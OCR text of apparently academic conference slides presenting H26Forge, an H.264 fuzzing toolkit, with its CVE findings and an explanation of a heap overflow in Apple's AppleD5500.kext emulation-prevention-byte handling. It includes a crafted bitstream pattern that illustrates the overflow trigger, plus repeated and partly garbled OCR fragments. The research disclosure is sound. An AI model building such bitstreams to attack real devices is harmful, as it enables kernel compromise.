
30,000+ lines of Rust




3 years to develop

https://github.com/h26forge/h26forge


H26Forge: Toolkit to manipulate H.264 Syntax Elements




H26Forge: Toolkit to manipulate H.264 Syntax Elements



H26Forge: Toolkit to manipulate H.264 Syntax Elements




H26Forge: Toolkit to manipulate H.264 Syntax Elements



Generate H.264 videos with randomized syntax elements

E.1.2 HRD parameters syntax

hrd_parameters( ) {	C	Descriptor
cpb_cnt_minus1	0 | 5	ue(v)
bit_rate_scale	0 | 5	u(4)
cpb_size_scale	0 | 5	u(4)
for(SchedSelIdx = 0; SchedSelIdx <= cpb_cnt_minus1; SchedSelIdx++) {		
bit_rate_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cpb_size_value_minus1[SchedSelIdx **]**	0 | 5	ue(v)
cbr_flag[SchedSelIdx **]**	0 | 5	u(1)
}		
initial_cpb_removal_delay_length_minus1	0 | 5	u(5)
cpb_removal_delay_length_minus1	0 | 5	u(5)
dpb_output_delay_length_minus1	0 | 5	u(5)
time_offset_length	0 | 5	u(5)
}		




```
"random_hdr_range": {
  "cpb_cnt_minus1": {
    "min": 0,
    "max": 255
  },
  "bit_rate_scale": {
    "min": 0,
    "max": 15
  },
  "cpb_size_scale": {
    "min": 0,
    "max": 15
  },
  "bit_rate_value_minus1": {
    "min": 0,
    "max": 4294967295
  },
  "cpb_size_value_minus1": {
    "min": 0,
    "max": 4294967295
  },
                                {


                              d": 1
```


Vulnerabilities discovered with H26Forge

- Found vulnerabilities in video players, kernel extensions, and hardware:
  - CVE-2022-3266: Firefox out-of-bounds Read
  - CVE-2022-32939: iOS kernel RCE
  - CVE-2022-42846: iOS kernel DoS (0-click)
  - CVE-2022-42850: iOS kernel LPE
  - CVE-2022-48434: FFmpeg use-after-free
  - Hardware information leak

Details in paper https://wrv.github.io/h26forge.pdf



iOS Kernel Vulnerabilities



https://media.tenor.com/RfOomnnYJxEAAAAC/apple-glitch.gif

Tools to analyze iOS Decoder Vulnerabilities

CORELLIUM

H26FORGE

Apple Mobile Hardware Video Decoder

AppleD5500

- Found in up to A11 SoCs (iPhone 8)
- Imagination Technologies
- AppleD5500.kext

AppleAVD

- Introduced in A12 SoCs and M1 Macs
- Apple
- AppleAVD.kext

Found 3 parsing vulnerabilities in AppleD5500.kext


- CVE-2022-42850: Heap overflow
- CVE-2022-42846: DoS (0-click)
- **CVE-2022-32939: Controlled write**

CVE-2022-22675: AppleAVD H.264 vulnerability exploited in the wild!

Build upon existing RCA to get a heap overflow

CVE-2022-32939: iOS Controlled write

- Heap overflow from a missing bounds check on emulation prevention byte (EPB) handling
- Found with H26Forge video generation
- **iOS Kernel controlled write vulnerability**
- Requires an information leak
- **Triggerable from video thumbnailing – 0-click attack surface**
- Patched in
  - iOS 15.7.1 and 16.1
  - iPadOS 15.7.1 and 16



https://upload.wikimedia.org/wikipedia/en/b/ba/DrawingHands.jpg

Graphics Driver

Available for: iPhone 6s and later, iPad Pro (all models), iPad Air 2 and later, iPad 5th generation and later, iPad mini 4 and later, and iPod touch (7th generation)

Impact: An app may be able to execute arbitrary code with kernel privileges

Description: The issue was addressed with improved bounds checks.

CVE-2022-32939: Willy R. Vasquez of The University of Texas at Austin

https://support.apple.com/en-us/HT213490

Emulation Prevention Bytes (EPBs)

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00 00 00 01

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

```
00000001 6764000B ACD9424D F8840000
000168EB ECB22C00 00016588 8400197F
32C80001 06090682 C5570000 0001419A
216C4197 2EB0
```

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00 00 00 01
- Issue: What if this sequence shows up **inside a NALU**?

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00000001 6764000B ACD9424D F8840000
000168EB ECB22C00 00016588 8400197F
32C80001 06090682 C5570000 0001419A
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- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, 03, into the stream
  - 00·00·00·01 **becomes** 00·00·00·03·01

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
NALU Header



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NALU: Network Abstraction Layer Unit

NALU Header

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	00030141
9A216C41	972EB0		

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00·00·00·01
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Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	00030141
9A216C41	972EB0		

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside a NALU**?
- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, 03, into the stream
  - 00.00.00.01 becomes 00.00.00.03.01
  - Do this for 00.00.00. [00|01|02|03]

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	00030141
9A216C41	972EB0		

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- H.264 bitstream is split into NALUs with start code: 00·00·00·01
- Issue: What if this sequence shows up **inside a NALU**?
- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, 03, into the stream
  - 00·00·00·01 becomes 00·00·00·03·01
  - Do this for 00·00·00· [00|01|02|03]
- Once NALUs are split, EPBs removed

00000001	6764000B	ACD9424D	F8840000
000168EB	ECB22C00	00016588	8400197F
32C80001	06090682	C5570000	00030141
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Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside a NALU**?
- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, 03, into the stream
  - 00.00.00.01 becomes 00.00.00.03.01
  - Do this for 00.00.00. [00|01|02|03]
- Once NALUs are split, EPBs removed

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

```
00000001 6764000BACD9424DF884
00000001 68EBECB22C
000001 65888400197F32C8000106090682C
       55700000030 1419A216C41972EB0
```

Emulation Prevention Bytes (EPBs)

- H.264 bitstream is split into NALUs with start code: 00.00.00.01
- Issue: What if this sequence shows up **inside a NALU**?
- Solution: Emulation Prevention Bytes (EPBs)
  - Insert an escape character, 03, into the stream
  - 00.00.00.01 becomes 00.00.00.03.01
  - Do this for 00.00.00. [00|01|02|03]
- Once NALUs are split, EPBs removed

```
00000001 6764000BACD9424DF884
00000001 68EBECB22C
000001 65888400197F32C8000106090682C
       5570000001419A216C41972EB0
```

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling

```
0000000167 64000BACA00000300008000003
           001000000300100000030020100 0
           . . .
           0000030002000030004000030 0
           040000030008
```

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte

AppleD5500.kext EPB Handling


```
000000016764000BACA00000300080000030010000003001000000300201000
...
000003000200000300040000030004000030008
```

Start Codes

NALU: Network Abstraction Layer Unit

NALU Header

EPB: Emulation Prevention Byte



```
uint epb_offset_array[256];
```

```
uint epbs;
```

AppleD5500.kext EPB Handling

```
0000000167 64000BAC A0000003 0008000003
           001000000300100000030020100 0
           ...
           000003000200000300040000030 0
           040000030008
```

